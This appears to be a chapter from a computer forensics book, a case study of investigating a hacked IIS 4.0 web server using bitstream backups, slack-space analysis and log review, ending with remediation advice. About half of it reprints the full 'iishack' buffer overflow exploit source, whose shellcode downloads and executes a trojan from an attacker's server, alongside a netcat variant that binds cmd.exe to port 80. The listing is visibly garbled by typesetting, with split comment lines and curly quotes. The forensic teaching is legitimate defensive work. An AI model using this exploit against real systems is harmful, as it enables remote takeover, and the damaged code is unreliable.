In summary, this is the procedure I followed.

- Begin the evidence collection process. This entails obtaining a bitstream backup of the victim systems and collection of logs from routers, switches, firewalls, etc. All evidence collection is done in accordance with DOJ (Department of Justice) guidelines so the client can use the evidence in a court of law if desired.
- Obtain a copy of the victim system backups for the past week.
- Interview personnel involved with the victim systems.

Once I have obtained the above-mentioned backups, logs, and tapes and completed the interviews, I will return to my lab and begin the analysis stage at my CFL (CyberForensics Lab). Using the backups, logs, tapes, interview information, and bitstream backup, I will determine:

- Were any changes made to the operating system?
- Were any changes made to applications or data?
- Did the perpetrator plant any hidden software on the systems?
- Did the perpetrator steal any data?
- Did the perpetrator modify any data?
- How did the culprit manage to break into the system?
- Why did the culprit break into the system?
- Who was the perpetrator?
- Where does the perpetrator reside?
- What type of machine was used to launch the attack?
- What hacking tools did the perpetrator use?

- Has the perpetrator compromised any other systems at the client site?
- When did the perpetrator compromise the systems?
- I will also tell the client how to close up the security holes found.

If necessary, I will keep the client abreast of any new developments on a daily basis. I will also provide the client with a complete written report upon the close of the investigation.

Try to use no more than 15 minutes for that briefing. Now I will move on to the system that was compromised. The system resides in a secured area behind locked doors. First, I carefully open the case of the computer system and look for anything unusual. I take photographs of the system with and without the case, along with pictures of the general area in which the system resides. I also videotape the area. To check (or control) for "bugs" (RF/microwave transmitters), I scan the room using a Boomerang. A really thorough scanning job could take hours. However, I am not making a thorough scan. I am only looking for a quickly planted "amateur" transmitter in this case. Finding nothing, I set up my white noise generator as a safeguard against covert monitoring. The thoroughness of your check depends on your level of paranoia and the case you are working. Keep in mind that laptop and workstation/server speakers can be set up as microphones. Your client or the perpetrator may be listening to everything you say.

I decide to use my Ecrix VXA-1 tape drive to hold the bitstream backup I am about to obtain. I attach the VXA-1 to a SCSI port on back of the box, put in my boot diskette that contains SafeBack, and power up the system. I go through the SafeBack screens and then the bitstream backup begins. Once I am sure the backup is proceeding as planned (I watch for about five minutes), I leave the room to interview various personnel. I ensure that a guard locks the door behind me and that the guard will remain until I return. There are no other entrances into the room (through the ceiling, floors, or a window). It will take a few hours for the bitstream backup to complete, so the best use of my time now is to interview various people. I check my watch and record the date/time it shows. Next to that I record the date/time shown on the compromised Web server. As I move through the various items in the network infrastructure in the upcoming paragraphs, I always note the date/time shown on all firewalls, routers, switches, and any other equipment from which I will be collecting logs. Later, in case there are time discrepancies, I will be able to correlate all log data based on the times I have recorded, allotting for any deviations.

Again, after having reviewed the information I requested earlier from Bob Jacobs, I sent him a list of personnel I wanted to interview. I did not know all their names, so if I did not know a name, I gave Bob a short description of the type of person I needed to speak with. He provided me with the appropriate contact information and told the people to be available for me on an as-needed basis. It is not always easy to obtain access to the people you need to speak with (meetings, vacations, illness, at another location, in training, etc.). The people I want to speak with are:

- Cabling technician
- A few of the system/domain administrators
- Firewall, router, switch, VPN experts
- Operating system expert
- Applications expert
- Individuals who actually construct/modify the Web pages
- Network security personnel

I begin with the cabling technician and ask him to take me along the path from where the network cable leaves the back of the compromised Web server to where it actually connects to a switch or hub in a wiring closet. We follow the cable and it does indeed lead to exactly where he said it would, with no detours. The surprise I receive, however, is that even though the wiring closet is locked, the cabling technician walks to a secretary's desk, opens a drawer, and pulls out the key to open the wiring closet. I ask him about this and he tells me that no key log is kept and that whoever knows the key location has access to the wiring closet. This definitely turns on a red flashing light for me. I make a note of this because it is definitely poor physical security.

While in the wiring closet, I use my camera to take some pictures of the layout. The diagrams I had been given of the network infrastructure indicated that, to reach the Web server from the Internet, I would need to pass through three routers and two firewalls. Assuming this was correct and assuming (for now) that the routers and firewalls were properly configured, security from the Internet to the Web server should be adequate. However, I never depend on the diagrams provided me. They are only a place to start and to give me a general idea of the network layout. To double-check the diagrams, I unplug the Web server's cable from the device it was connected to in the wiring closet and plug in my laptop (my laptop was configured so that it could access their network, giving it the IP address the Web server had been using) to the port. I first do a "ping" to a couple of local devices on their network to be sure I am tied in properly. Everything works fine. I next do a "netstat -nr" from a DOS prompt to take a look at active routes and active connections.

My next step is to check the hop count out to a known IP address that resides on the Internet. I was expecting to see at least five hops because of the three routers and two firewalls on the diagram. The hop count out to the known IP address on the Internet was one! That was a shocker. This indicated that there was a route running between the compromised Web server and the IP address on the Internet with only one device in between them. The cable technician recognized the address as one of their routers. This meant that only a router stood between the compromised Web server and the Internet — very interesting … and not very secure. I thanked the cable technician for his time and contacted the Router Administrator that I was to interview.

Steve Wier was the senior person responsible for the corporate routers. I explained to him the situation that I had just encountered, and he immediately took me to the proper router. Unfortunately, this was the first time that Steve had been on this router. I quickly learned that this was only Steve's second week on the job. The individual who had the position prior to Steve (James Roberts) left the company two weeks earlier. I asked Steve for contact information for James Roberts, but Steve had none. I would have to check with HR. Steve and I checked the router's ACL (Access Control List) and found it to be nearly empty, with no controls in place relevant to the compromised Web server. I documented this and told Steve to immediately set up a proper ACL on this router and then to check the other routers. He heartily agreed. I could not hold Steve responsible for improper ACLs since his first week with the company was spent in various required corporate training programs in the HR department. In his second week he was only beginning to become familiar with the corporate network topology. My next telephone call was to the individual who had provided me with the network diagram (Terry Reiner). I informed Terry of our findings pertaining to the router. He did not believe me until I conferenced in Joe Freid (cable technician) and Steve Wier. Based on our teleconference, Joe got his group together and they began what turned out to be a weeklong adventure of tracing cables and ensuring they had a solid physical map of the network layout. They made a number of changes to their infrastructure map and removed cabling that was no longer in use. Terry briefed all his firewall and switch engineers/technicians and they did a marathon session of checking and double-checking each other on firewall rule sets and switch configurations. (This also took about a week, including testing.) A number of changes/enhancements had to be made. Before they began doing this, Terry obtained a printout for me of all the firewall rule sets and switch configurations. James did the same for the routers. Joe provided me with a map of how the cabling was actually laid out before his group made changes and after the changes were made. I, along with James, Joe, and Terry, kept Bill Miter (the senior network security analyst) informed of our progress on a daily basis.

The way the above description reads, it probably indicates that I was there for an entire week. That was not the case. I was there for only one day, which was the amount of time I needed to collect the bitstream backup and logs from various devices (firewalls, routers, switches, Web server) and interview the personnel I needed to speak with. Once I left, information was exchanged via secured communications. We also set up code words that were meaningful to all of us. Usually I am at an unclassified site for one or two days and take what I need back to my lab in the Washington, D.C. area and perform my analysis. If I am working at a classified site, I have to obey their rules, which means I will probably be at the classified site a full one or two weeks (or more), doing all my analysis on site. (If I need anything, they provide it. I usually cannot leave with anything, depending on the site.) So, at the end of the first long day, I returned to the compromised Web server, verified the bitstream backup via SafeBack, and then used a duplicating device to make a second copy of my bitstream backup. Next, even though this Web server is not to be disturbed without my permission, I need to ensure that I know if someone tampers with the hard drive after I leave the client site. I do this by obtaining a mathematical signature of the hard drive using a CF program called DiskSig. If this drive is tampered with in the least, it will alter the disk signature I have obtained, thus alerting me to the fact that the hard drive was altered in some manner while I was away. I will obtain two signatures, one that includes the boot sector and one that does not. I placed a diskette in drive A that contains the DiskSig program and typed:

```
disksig/b c: > a:\NortlSig.bot
disksig c: > a:\NortlSig.nob
```

The .bot file contains the signature that includes the boot sector. The .nob file does not contain the boot sector. Now I remove my diskette, properly label it, and close up shop for the day, letting the guard know that the Web server should remain secured and that I have completed my work and will be leaving to perform my analysis. *Note:* Always make a second copy of the bitstream backup and check both copies before leaving the site to be sure you can access them properly. Also be sure to run an MD5 checksum and check that both copies have the same mathematical value (in this way, you know they are exact duplicates of one another). When returning to your lab, send one copy by Fed Ex to your lab (or home) and take the other copy with you on the airplane. If both are kept together, something could go wrong and you could lose both of them. When shipping the copy via Fed Ex, follow the evidence shipping guidelines provided by the DCFL (Department of Defense Computer Forensics Laboratory) at http://www.dcfl.gov.

Before leaving, I briefed Bob Jacobs (CEO of Nortelem) on the events of the day and ensure that he has all of my contact information and a schedule of how I will proceed. Remember that it is always best to remain kind, patient, and diplomatic with all the people you meet during an investigation — even if they do not return the favor. You never know when you may need their assistance or a recommendation from them in the future. Do not burn any bridges if you can help it. Finally, be sure to check that you have all the hardware/software that you brought with you before you leave. It is easy to leave something behind.

Back on the airplane, homeward bound for D.C., I reflected on the events of the day and quickly fell asleep. Around 10 P.M., I was back in D.C. and headed for home. I need a good night's sleep before beginning analysis of the bitstream backup, logs, etc. Unless it is an extreme emergency, do not try to do an analysis when you are tired. It leads to mistakes and missed clues. Get a good night's sleep, and start fresh in the morning. Before going to bed, place all your evidence inside a safe, being sure to keep it separate from any other case you are working or have evidence for. You have the only access to this safe, which helps to ensure that you maintain proper chain of custody for all evidence.

In the morning, I was awakened by the doorbell. It was Fed Ex, delivering the bitstream backup evidence that I shipped the day before. I do not open packages of this type (as long as they are in good condition and show no damage). I consider this to be my evidence copy that I never touch. I will perform my analysis on the other bitstream backup that I made using SafeBack. Once I have had breakfast and I am ready for the new day, I head to the lab and set up my analysis machine with new hard drives that have never been used before. (It is a tower holding five new 100-GB hard drives.) The hard drive utilized in the compromised Web server was 60 GB. The new hard drives are important. You want to ensure that you do not contaminate the evidence from this case with information from a prior case. I must emphasize that thorough documentation is critical during the entire investigative and analysis process. Keep detailed notes about everything you do, even if you do not include everything in your final report to the client. Assume that every case you handle will go to court (even though 99% of them will not).

Be sure your CyberForensics Analysis System (CFAS) is set to the correct date/time. With the new hard drives in place on a CFAS, again use SafeBack — this time to restore the bitstream backup made to the CFAS. *Note:* Your CFAS always remains a standalone machine and is never connected to the Internet. If configured otherwise, you risk contaminating your evidence. With the restoration completed, now turn to the analysis phase. Knowing how to use a CF tool is one thing. Knowing which tool to use in which circumstance is entirely another thing. Excellent investigative skills are also necessary, and you must think quickly on your feet. You will have to apply what you have learned in earlier sections of this book.

> **Note:** The new hard drives are labeled C, D, E, F, and G. Drive C contains the restored bitstream backup of the compromised system. cf. tools are placed on drive D.

The first item to obtain is the slack space on drive C. The results from all our tools will be placed on drive D. To obtain the slack space from drive C and place it in a file on drive D named `Nortelem_Slack`, type (from drive D):

```
getslack Nortelem_Slack c:
```

Now I want to obtain the free space (unallocated space) that is available on drive C and place it in a file on drive D named `Nortelem_Free`. This will allow me to obtain deleted files or data that have not been overwritten. From drive D, type:

```
getfree Nortelem_Free c:
```

For both `Nortelem_Free` and `Nortelem_Slack`, I want to generate an MD5 digest and a CRC checksum. This is done for purposes of file integrity. I will place this information in filenames with an extension of `.crc` to easily recognize them later. All this is done on drive D:

```
crcmd5 Nortelem_Slack > Nortelem_Slack.crc
crcmd5 Nortelem_Free > Nortelem_Free.crc
```

Now I create a directory tree digest file of drive C. Include MD5 computation and any files that were deleted. Send the output to drive D and name the file `NorDirTr`. *Note*: When I want to read the contents of file `NorDirTr`, I must use the `FileCnvt` program to make it a `.dbf` file (`NorDirTr.dbf`), which can then be read by Excel:

```
filelist/m/d d:\NorDirTr c:
```

I now begin an analysis of the slack file I created earlier (`Nortelem_Slack.S01`). I want to use a tool that will make binary data printable and extract potentially meaningful data from a large volume of binary data. I will use Filter_I for this purpose. Since both Filter_I and the slack file reside on drive D, I will be operating from that drive.

```
Run Filter_I, choose Filter, select
  Nortelem_Slack.S01 file
```

Note that the filename created from this run of Filter_I is `Nortelem_Slack.F01`. Also, notice that all non-ASCII data was replaced with spaces. Now run Filter_I on `Nortelem_Slack.S01` using the other three options (Intel, Names, Words).

So I now have three additional files:

1. `Nortelem_Slack.F02`: Here I notice some English language patterns, passwords, user Ids.
2. `Nortelem_Slack.F03`: Here I find some names: xero, mosthated, Phiber Optik, infam0us, Steve, Laura.
3. `Nortelem_Slack.F04`: Here I obtain some messages and potential filenames:

   ```
   Stack overflow error.
   Divide by zero error.
   Not enough space for environment.
   … change English units to metric units …
   ```

This is serious. I immediately contact Nortelem with this information. They need to check their databases to see if English units in calculations have been changed to metric units. Even though this was found on the Web server, since their intranet and Internet are tied to the same system, if this system was trusted by other systems within their corporate network, other systems could be adversely affected.

```
ncx.exe
" …buffer overflow …"
```

I notice a "telnet" to the box via port 80. I observe signs of someone being sloppy and trying to load/execute some code. I also see:

```
IIS 4.0 remote buffer overflow
```

Based on the above information, I will quickly go to various search engines and network security sites, looking for exploits that have the abovementioned characteristics. The sites searched are:

- yahoo.com
- dogpile.com
- Usenet via deja.com
- eEye.com
- hackernews.com
- rootshell.com
- attrition.org
- antionline.com

At rootshell.com, I find the following information that directly relates to the case I am working:

> eEye Digital Security, an eCompany LLC venture, dedicated to network security and custom network software development, has unveiled one of the most vulnerable security holes on the Internet to date. The vulnerability exists in the latest release of Microsoft Internet Information Server, the most commonly used Windows NT Web server on the Internet.
>
> The vulnerability allows arbitrary code to be run on any Web server running the latest release of Microsoft Internet Information Server. Utilizing a buffer overflow bug in the Web server software, an attacker can remotely execute code to enable system-level access to all data residing on the server.
>
> eEye Digital Security came across the vulnerability while testing Retina™ The Network Security Scanner. Retina is a network security auditing and reporting tool that is currently in beta testing. One of Retina's features utilizes an Artificial Intelligence engine that is designed to think like a hacker, collecting data and mining for information from the target network or Web server. The end result of this data is used to perform auditing on the network and find potential vulnerabilities and weaknesses in the network security.
>
> eEye Digital Security has notified Microsoft about the security breach and has been working with the Microsoft Security Team to help provide a fix. eEye Digital Security did provide Microsoft with an immediate patch for the Web server and complete details on how the vulnerability can be exploited remotely to gain system-level access to the Web server's data. Complete details of the vulnerability and the exploit will be available on eEye's Web site (www.eEye.com) after Microsoft releases an official fix for the Web server.

Systems affected:

- Internet Information Server 4.0 (IIS4)
- Microsoft Windows NT 4.0 SP3 Option Pack 4
- Microsoft Windows NT 4.0 SP4 Option Pack 4
- Microsoft Windows NT 4.0 SP5 Option Pack 4

The Fallout

Almost 90 percent of the Windows NT Web servers on the Internet are affected by this hole. Even a server that is locked in a guarded room behind a Cisco Pix can be broken into with this hole. This is a reminder to all software vendors that testing for common security holes in your software is a must. Demand more from your software vendors.

Vendor Status

We contacted Microsoft on June 8, 1999. eEye Digital Security provided all information needed to reproduce the exploit and how to fix it. The Microsoft security team did confirm the exploit and are releasing a patch for IIS.

The Target

Say for this example we are targeting some random Fortune 500 company. Take your pick. We want to pretend this company has some "state-of-the-art" security. They are locked down behind a Cisco Pix and are being watched with the best of Intrusion Detection software. The server only allows inbound connections to port 80.

Let's Dance

We have crafted our exploit to overflow the remote machine and download and execute a trojan from our Web server. The trojan we are using for this example is `ncx.exe`; `ncx.exe` is a hacked up version of `netcat.exe`. The hacked up part of this netcat is that it always passes `-l -p 80 -t -e cmd.exe` as its argument. That basically means netcat is always going to bind `cmd.exe` to port 80. The exe has also been packed slightly to make it smaller. Instead of a 50k footprint, it is 31k. So we run our exploit:

The code required to perform this exploit also existed at rootshell.com. This is the Intel assembly language code from the site that performs the exploit that was done on Nortelem's Web server.

```
; IIS 4.0 remote overflow exploit.
; (c) dark spyrit — barns@eeye.com
;
; greets & thanks to: neophyte/sacx/tree/everyone in #mulysa and
; #beavuh … and all the other kiwi's except ceo.
```

```
;
; credits to acp for the console stuff..
;
; I don't want to go in too deeply on the process of exploiting buffer
; overflows … there's various papers out there on this subject,
instead I'll
; give just a few specifics relating to this one..
;
; Microsoft was rather good to us on this occasion, stuffing our eip value
; directly into a register then calling it.. no need to stuff valid
addresses
; to make our way through various routines to eventually return to our
; address … but, unfortunately it wasn't all smooth sailing.
; Various bytes and byte sequences I was forced to avoid, as you'll
quickly
; notice should you bother debugging this.. various push/pop pairs etc.
; I don't bother with any cleanup when all is done, NT's exception
handling
; can cope with the mess :)
;
; The exploit works by redirecting the eip to the address of a loaded dll,
; in this case ISM.DLL. Why?
; Because its loaded in memory, is loaded at a high address which gets
around
; the null byte problem.. and is static on all service packs.
; The code from ISM.DLL jumps to my code, which creates a jump table of
; of functions we'll need, including the socket functions.. we do this
; because unfortunately the dll's import tables don't include nearly
enough
; of the functions we need..
;
; The socket structure is created and filled at runtime, I had to do this
; at runtime because of the bad byte problem.. after this a small buffer
is
; created, a get request issued to the web site of the file you want to
; download.. file is then received/saved to disk/and executed..
; Simple huh? no not really :)
;
; Have fun with this one … feel free to drop me an email with any comments
.
;
; And finally, heh.. "caveat emptor."
;
;
; you can grab the assembled exe at http://www.eEye.com.
;
; to assemble:
;
; tasm32 -ml iishack.asm
; tlink32 -Tpe -c -x iishack.obj,,, import32
.386p
locals
jumps
.model flat, stdcall
extrn GetCommandLineA:PROC
extrn GetStdHandle:PROC
extrn WriteConsoleA:PROC
extrn ExitProcess:PROC
extrn WSAStartup:PROC
extrn connect:PROC
extrn send:PROC
extrn recv:PROC
extrn WSACleanup:PROC
extrn gethostbyname:PROC
extrn htons:PROC
extrn socket:PROC
extrn inet_addr:PROC
extrn closesocket:PROC
.data
sploit_length equ 1157
sploit:
db "GET/"
db 041h, 041h, 041h, 041h, 041h, 041h, 041h
db 576 dup (041h)
db 041h, 041h, 041h, 041h, 041h, 041h, 0b0h, 087h, 067h, 068h, 0b0h, 087h
db 067h, 068h, 090h, 090h, 090h, 090h, 058h, 058h, 090h, 033h, 0c0h, 050h
db 05bh, 053h, 059h, 08bh, 0deh, 066h, 0b8h, 021h, 002h, 003h, 0d8h, 032h
db 0c0h, 0d7h, 02ch, 021h, 088h, 003h, 04bh, 03ch, 0deh, 075h, 0f4h, 043h
db 043h, 0bah, 0d0h, 010h, 067h, 068h, 052h, 051h, 053h, 0ffh, 012h, 08bh
db 0f0h, 08bh, 0f9h, 0fch, 059h, 0b1h, 006h, 090h, 05ah, 043h, 032h, 0c0h
db 0d7h, 050h, 058h, 084h, 0c0h, 050h, 058h, 075h, 0f4h, 043h, 052h, 051h
db 053h, 056h, 0b2h, 054h, 0ffh, 012h, 0abh, 059h, 05ah, 0e2h, 0e6h, 043h
db 032h, 0c0h, 0d7h, 050h, 058h, 084h, 0c0h, 050h, 058h, 075h, 0f4h, 043h
db 052h, 053h, 0ffh, 012h, 08bh, 0f0h, 05ah, 033h, 0c9h, 050h, 058h, 0b1h
db 005h, 043h, 032h, 0c0h, 0d7h, 050h, 058h, 084h, 0c0h, 050h, 058h, 075h
db 0f4h, 043h, 052h, 051h, 053h, 056h, 0b2h, 054h, 0ffh, 012h, 0abh, 059h
db 05ah, 0e2h, 0e6h, 033h, 0c0h, 050h, 040h, 050h, 040h, 050h, 0ffh, 057h
db 0f4h, 089h, 047h, 0cch, 033h, 0c0h, 050h, 050h, 0b0h, 002h, 066h, 0abh
db 058h, 0b4h, 050h, 066h, 0abh, 058h, 0abh, 0abh, 0abh, 0b1h, 021h, 090h
db 066h, 083h, 0c3h, 016h, 08bh, 0f3h, 043h, 032h, 0c0h, 0d7h, 03ah, 0c8h
db 075h, 0f8h, 032h, 0c0h, 088h, 003h, 056h, 0ffh, 057h, 0ech, 090h, 066h
db 083h, 0efh, 010h, 092h, 08bh, 052h, 00ch, 08bh, 012h, 08bh, 012h, 092h
db 08bh, 0d7h, 089h, 042h, 004h, 052h, 06ah, 010h, 052h, 0ffh, 077h, 0cch
db 0ffh, 057h, 0f8h, 05ah, 066h, 083h, 0eeh, 008h, 056h, 043h, 08bh, 0f3h
db 0fch, 0ach, 084h, 0c0h, 075h, 0fbh, 041h, 04eh, 0c7h, 006h, 08dh, 08ah
db 08dh, 08ah, 081h, 036h, 080h, 080h, 080h, 080h, 033h, 0c0h, 050h, 050h
db 06ah, 048h, 053h, 0ffh, 077h, 0cch, 0ffh, 057h, 0f0h, 058h, 05bh, 08bh
db 0d0h, 066h, 0b8h, 0ffh, 00fh, 050h, 052h, 050h, 052h, 0ffh, 057h, 0e8h
db 08bh, 0f0h, 058h, 090h, 090h, 090h, 090h, 050h, 053h, 0ffh, 057h, 0d4h
db 08bh, 0e8h, 033h, 0c0h, 05ah, 052h, 050h, 052h, 056h, 0ffh, 077h, 0cch
db 0ffh, 057h, 0ech, 080h, 0fch, 0ffh, 074h, 00fh, 050h, 056h, 055h, 0ffh
db 057h, 0d8h, 080h, 0fch, 0ffh, 074h, 004h, 085h, 0c0h, 075h, 0dfh, 055h
db 0ffh, 057h, 0dch, 033h, 0c0h, 040h, 050h, 053h, 0ffh, 057h, 0e4h, 090h
db 090h, 090h, 090h, 0ffh, 06ch, 066h, 073h, 06fh, 066h, 06dh, 054h, 053h
db 021h, 080h, 08dh, 084h, 093h, 086h, 082h, 095h, 021h, 080h, 08dh, 098h
db 093h, 08ah, 095h, 086h, 021h, 080h, 08dh, 084h, 08dh, 090h, 094h, 086h
db 021h, 080h, 08dh, 090h, 091h, 086h, 08fh, 021h, 078h, 08ah, 08fh, 066h
db 099h, 086h, 084h, 021h, 068h, 08dh, 090h, 083h, 082h, 08dh, 062h, 08dh
db 08dh, 090h, 084h, 021h, 078h, 074h, 070h, 064h, 06ch, 054h, 053h, 021h
db 093h, 086h, 084h, 097h, 021h, 094h, 086h, 08fh, 085h, 021h, 094h, 090h
db 084h, 08ch, 086h, 095h, 021h, 084h, 090h, 08fh, 08fh, 086h, 084h, 095h
db 021h, 088h, 086h, 095h, 089h, 090h, 094h, 095h, 083h, 09ah, 08fh, 082h
db 08eh, 086h, 021h, 090h, 098h, 08fh, 04fh, 086h, 099h, 086h, 021h
_url2 db 85 dup (021h)
```

```
db .”htr HTTP/1.0”
db 00dh,00ah, 00dh, 00ah
logo db “------(IIS 4.0 remote buffer overflow exploit)-------------------
--------------,” 13, 10
db “(c) dark spyrit — barns@eeye.com.,”13,10
db “http://www.eEye.com,”13,10,13,10
db “[usage: iishack <host> <port> <url>],” 13, 10
db “e.g., -
 iishack www.example.com 80 www.myserver.com/thetrojan.exe,”13,10
db “do not include ‘http://’ before hosts!,”13,10
db “----------------------------------------------------------------------
-------------,” 13, 10, 0
logolen equ $-logo
u_length db 10,“No more than 70 chars in 2nd url.,”13,10,0
u_lengthl equ $-u_length
errorinit db 10,“Error initializing winsock.,” 13, 10, 0
errorinitl equ $-errorinit
nohost db 10,“No host or IP specified.,” 13,10,0
nohostl equ $-nohost
noport db 10,“No port specified.,”13,10,0
noportl equ $-noport
no_url db 10,“No URL specified.,”13,10,0
no_urll equ $-no_url
urlinv db 10,“Invalid URL.. no file specified?,”13,10,0
urlinvl equ $-urlinv
reshost db 10,“Error resolving host.,”13,10,0
reshostl equ $-reshost
sockerr db 10,“Error creating socket.,”13,10,0
sockerrl equ $-sockerr
ipill db 10,“IP error.,”13,10,0
ipilll equ $-ipill
porterr db 10,“Invalid port.,”13,10,0
porterrl equ $-porterr
cnerror db 10,“Error establishing connection.,”13,10,0
cnerrorl equ $-cnerror
success db 10,“Data sent!,”13,10,0
successl equ $-success
console_in dd?
console_out dd?
bytes_read dd?
wsadescription_len equ 256
wsasys_status_len equ 128
WSAdata struct
wVersion dw?
wHighVersion dw?
szDescription db wsadescription_len+1 dup (?)
szSystemStatus db wsasys_status_len+1 dup (?)
iMaxSockets dw?
iMaxUdpDg dw?
lpVendorInfo dw?
WSAdata ends
sockaddr_in struct
sin_family dw?
sin_port dw?
sin_addr dd?
sin_zero db 8 dup (0)
sockaddr_in ends
```

```
wsadata WSAdata <?>
sin sockaddr_in <?>
sock dd?
numbase dd 10
_port db 256 dup (?)
_host db 256 dup (?)
_url db 256 dup (?)
stuff db 042h, 068h, 066h, 075h, 041h, 050h
.code
start:
      call init_console
      push logolen
      push offset logo
      call write_console
      call GetCommandLineA
      mov edi, eax
      mov ecx, -1
      xor al, al
      push edi
      repnz scasb
      not ecx
      pop edi
      mov al, 20h
      repnz scasb
      dec ecx
      cmp ch, 0ffh
      jz @@0
      test ecx, ecx
      jnz @@1
@@0:
      push nohostl
      push offset nohost
      call write_console
      jmp quit3
@@1:
      mov esi, edi
      lea edi, _host
      call parse
      or ecx, ecx
      jnz @@2
      push noportl
      push offset noport
      call write_console
      jmp quit3
@@2:
      lea edi, _port
      call parse
      or ecx, ecx
      jnz @@3
      push no_urll
      push offset no_url
      call write_console
      jmp quit3
@@3:
      push ecx
      lea edi, _url
      call parse
      pop ecx
      cmp ecx, 71
      jb length_ok
      push u_lengthl
      push offset u_length
      call write_console
      jmp quit3
length_ok:
      mov esi, offset _url
      mov edi, offset _url2
@@10:
      xor al, al
      lodsb
      cmp al, 02fh
      jz whaq
      test al, al
      jz @@20
      add al, 021h
      stosb
      jmp @@10
@@20:
      push urlinvl
      push offset urlinv
      call write_console
      jmp quit3
whaq:
      push esi
      lea esi, stuff
      lodsw
      stosw
      lodsd
      stosd
      pop esi
fileget:
      xor al, al
      lodsb
      test al, al
      jz getdone
      add al, 021h
      stosb
      jmp fileget
getdone:
      push offset wsadata
      push 0101h
      call WSAStartup
      or eax, eax
      jz winsock_found
      push errorinitl
      push offset errorinit
      call write_console
      jmp quit3
winsock_found:
      xor eax, eax
      push eax
      inc eax
      push eax
      inc eax
      push eax
      call socket
      cmp eax, -1
      jnz socket_ok
      push sockerrl
      push offset sockerr
      call write_console
      jmp quit2
socket_ok:
      mov sock, eax
      mov sin.sin_family, 2
      mov esi, offset _port
lewp1:
      xor al, al
      lodsb
      test al, al
      jz go
      cmp al, 039h
      ja port_error
      cmp al, 030h
      jb port_error
      jmp lewp1
port_error:
      push porterrl
      push offset porterr
      call write_console
      jmp quit1
go:
      mov ebx, offset _port
      call str2num
      mov eax, edx
      push eax
      call htons
      mov sin.sin_port, ax
      mov esi, offset _host
lewp:
      xor al, al
      lodsb
      cmp al, 039h
      ja gethost
      test al, al
      jnz lewp
      push offset _host
      call inet_addr
      cmp eax, -1
      jnz ip_aight
      push ipilll
      push offset ipill
      call write_console
      jmp quit1
ip_aight:
      mov sin.sin_addr, eax
      jmp continue
gethost:
      push offset _host
      call gethostbyname
      test eax, eax
      jnz gothost
      push reshostl
      push offset reshost
      call write_console
      jmp quit1
gothost:
      mov eax, [eax+0ch]
      mov eax, [eax]
      mov eax, [eax]
      mov sin.sin_addr, eax
continue:
      push size sin
      push offset sin
      push sock
      call connect
      or eax, eax
      jz connect_ok
      push cnerrorl
      push offset cnerror
      call write_console
      jmp quit1
connect_ok:
      xor eax, eax
      push eax
      push sploit_length
      push offset sploit
      push sock
      call send
      push successl
      push offset success
      call write_console
quit1:
      push sock
      call closesocket
quit2:
      call WSACleanup
quit3:
      push 0
      call ExitProcess
parse proc
;cheap parsing.. hell.. its only an exploit.
lewp9:
      xor eax, eax
      cld
      lodsb
      cmp al, 20h
      jz done
      test al, al
      jz done2
      stosb
      dec ecx
      jmp lewp9
done:
      dec ecx
```

```
done2:
      ret
endp
str2num proc
      push eax ecx edi
      xor eax, eax
      xor ecx, ecx
      xor edx, edx
      xor edi, edi
lewp2:
      xor al, al
      xlat
      test al, al
      jz end_it
      sub al, 030h
      mov cl, al
      mov eax, edx
      mul numbase
      add eax, ecx
      mov edx, eax
      inc ebx
      inc edi
      cmp edi, 0ah
      jnz lewp2
end_it:
      pop edi ecx eax
      ret
endp
init_console proc
      push -10
      call GetStdHandle
      or eax, eax
      je init_error
      mov [console_in], eax
      push -11
      call GetStdHandle
      or eax, eax
      je init_error
      mov [console_out], eax
      ret
init_error:
      push 0
      call ExitProcess
endp
write_console proc text_out:dword, text_len:dword
      pusha
      push 0
      push offset bytes_read
      push text_len
      push text_out
      push console_out
      call WriteConsoleA
      popa
      ret
endp
end start
```

I have definitely found one major security hole on the Web server that has been exploited by hackers. However, I do not stop here, assuming this was the only thing that was done. I continue to look for more. Next I will use Filter_I (all four options) on the NT swap file and see what I come up with. The results were as follows:

> The statement "Suspicious access to SAM " (This is serious. The SAM registry can be hacked. It can mean passwords for the system have been compromised.)
>
> Names, conversations, and other data
>
> A number of English word statements

I will now use the Text Search Plus program. Based on all the information collected thus far, there is a strong indication that the Web server may be remotely controlled by an off-site third party (hacker). This can be done by the IIS4 exploit mentioned above. It can also be done in other ways. Recall that you typed `txtsrchp` to access this program on drive D. I know from prior experience that BO2K (Back Orifice 2000) is a hacker program that can remotely control an NT server. I used keywords such as `crtdll.dll`, `msadp32.acm`, and `msacm32.dll` and searched the slack file `Nortelem_Slack` for these files. Sure enough, I found all of them. This indicates that another exploit has also been used against this box — BO2K. This is serious. Someone has absolute control of this Web server from remote locations. This would also be attributed to the hackers that we found earlier on the system (named above).

Again, I notified the client that this machine was under remote control. I am still waiting to hear whether or not other machines trusted the compromised system. If so, other systems at Nortelem could have had their data altered, copied, stolen, etc. This is quite serious for Nortelem. To find out whether other Nortelem systems are running BO2K (and to kill it if they are), their system administrators can do the following:

- First kill the BO2K process running in RAM.
- Delete all signs of BO2K in the registry.
- Delete any BO2K-related files.
- Reboot the systems.

Word was received from Nortelem that trust relationships involving the compromised Web server were set up for a number of internal systems. At the same time, I was also told that Nortelem did not properly document these trust relationships. There was no choice now but to go to each system individually and check them. This will be a time-consuming and tedious job. Corporations should never tie their internal intranet and Internet Web server into the same system. Also, trust relationships between systems should be evaluated very carefully before implementing them. If implemented, they should be carefully documented. Using the same search engine/network security sites as before, a search is done on the hacker names found during the analysis phase. It is found that these individuals have hacked into a number of systems in the past. An additional find based on the above information is that CGI (common gateway interface) scripts were written in an insecure manner. This has been a source of major security problems in the past for Web servers in general.

In a formal report, the following recommendations were made to Nortelem.

Recommendations

To recover from BO2K and other changes made by hackers:

- Format drive.
- Load NT O/S from a trusted source.
- Load SP6A and the latest release of IIS.
- Ensure all user accounts are valid.
- Change all passwords and use strong pass phrases.
- Load basic Web site (not the CGI scripts you wrote).
- Put the basic Web site on the network.
- Perform a remote penetration test.
- If CGI scripts must be on the Web server, clean up the CGI scripts and load them back on the server.
- Perform a second penetration test.
- Perform a penetration test at least monthly for the rest of the year since this Web server is a target.
- Check other boxes for “infections.”
- Do not host the intranet and Internet on the same box.
- Ensure that your virus signatures are up to date and run virus checks on the Web server at least once per week.
- Check the Microsoft Web site regularly for NT security patches and IIS updates/patches.

Passwords

Passwords are your first line of defense. They must be strong and yet easy for the end-user to type and remember. Passwords should meet the following requirements:

1. The password should not contain any word used in any dictionary in the world, nor should it be the name of a popular person or machine (radio/television, etc.).
